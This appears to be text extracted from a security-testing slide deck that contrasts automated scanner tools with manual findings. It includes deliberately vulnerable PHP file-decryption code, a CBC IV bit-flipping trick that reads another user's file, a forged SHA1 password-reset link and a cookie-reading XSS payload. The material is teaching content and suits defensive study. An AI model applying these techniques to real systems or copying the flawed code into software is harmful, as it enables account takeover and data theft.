


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## SAST

- HP Fortify
- Checkmarx
- Veracode
- Coverity
- IBM AppScan Source

## DAST

- Nessus
- Burp Suite
- Acunetix
- Qualys WAS
- Netsparker
- IBM AppScan





- Injection testing
  - SQL, XSS, LDAP, XML, LFI, ...
- Session handling
  - CSRF, session regeneration and invalidation, cookie settings, ..
- Hardening
  - Use of SSL and certificate settings, best practices for HTTP headers, extraneous content, ...
- Infrastructure testing
  - Open ports, old versions, weak auth methods, known vulns, ...



- Business rules bypass
  - Unintended state transitions, ...
- Authorization checking
  - Predictable tokens / IDs, ID-based authorization, ...
- Incorrect use of crypto and RNGs
  - Sign but don't verify, weak random numbers, AES ECB mode, CBC with public IV, ...
- System interoperation

Loyalty card balance: €10,00

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Amount: €50,00

Pay with loyalty card: €

Total: €45,00

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New loyalty card balance: €5,00

Loyalty card balance: €10,00

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Amount: €50,00

Pay with loyalty card: €

Total: €44,95

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New loyalty card balance: €4,95

€5,005 ?

Loyalty card balance: €10,00

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Amount: €50,00

Pay with loyalty card: €

Total: €45,00

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New loyalty card balance: €10,00

## Can't access your account?



If you can't access JIRA, fill in this form and an email will be sent to you with the details to access your account again.

Which did you forget  Password  
 Username

Enter your <sup>\*</sup>  
username

Send

[Cancel](#)

<https://jira.company.nl/reset/a9bfea171aaf723728939ccd6c67f0e8e59f11de>



`https://jira.company.nl/reset/a9bfea171aaf723728939ccd6c67f0e8e59f11de`

`sha1("cottow@company.nl") = a9bfea171aaf723728939ccd6c67f0e8e59f11de`

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sha1 ("ceo@company.nl") = 9f26486b094bcc6c1838b42da2eb48f6635f2f84
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
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`https://jira.company.nl/reset/9f26486b094bcc6c1838b42da2eb48f6635f2f84`

```
<?php
// get params
$fname = $_GET['filename'];
$iv = $_GET['iv'];

// setup crypto
$ch = mcrypt_module_open(MCRYPT_RIJNDAEL_256,
MCRYPT_MODE_CBC, '');
mcrypt_generic_init($ch, $key, $iv);

// open file
$fp = fopen(mcrypt_generic($ch, $fname),
'r');
fpassthru($fp);
```



Cipher Block Chaining (CBC) mode decryption

$$\begin{array}{r} 10100101 \\ 11101010 \quad \wedge \\ \hline 01001111 \end{array}$$

```
decrypted = "/home/john/secret.txt"
```

```
iv = "\x00\x00\x00\x00\x00\x00\x07\xe1a  
\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
```

```
decrypted ^ iv = "/home/mark/secret.txt"
```

```
<script>alert(document.cookie);</script>
```



WordPress Demo Install 4 7 + New Edit Post Howdy, admin

admin says: April 10, 2016 at 11:18 am (Edit)

Reply

admin says: April 10, 2016 at 11:19 am (Edit)

xss test

Reply

Leave a Reply

Logged in as admin. Log out?


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
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
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
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
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
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
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
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
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
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
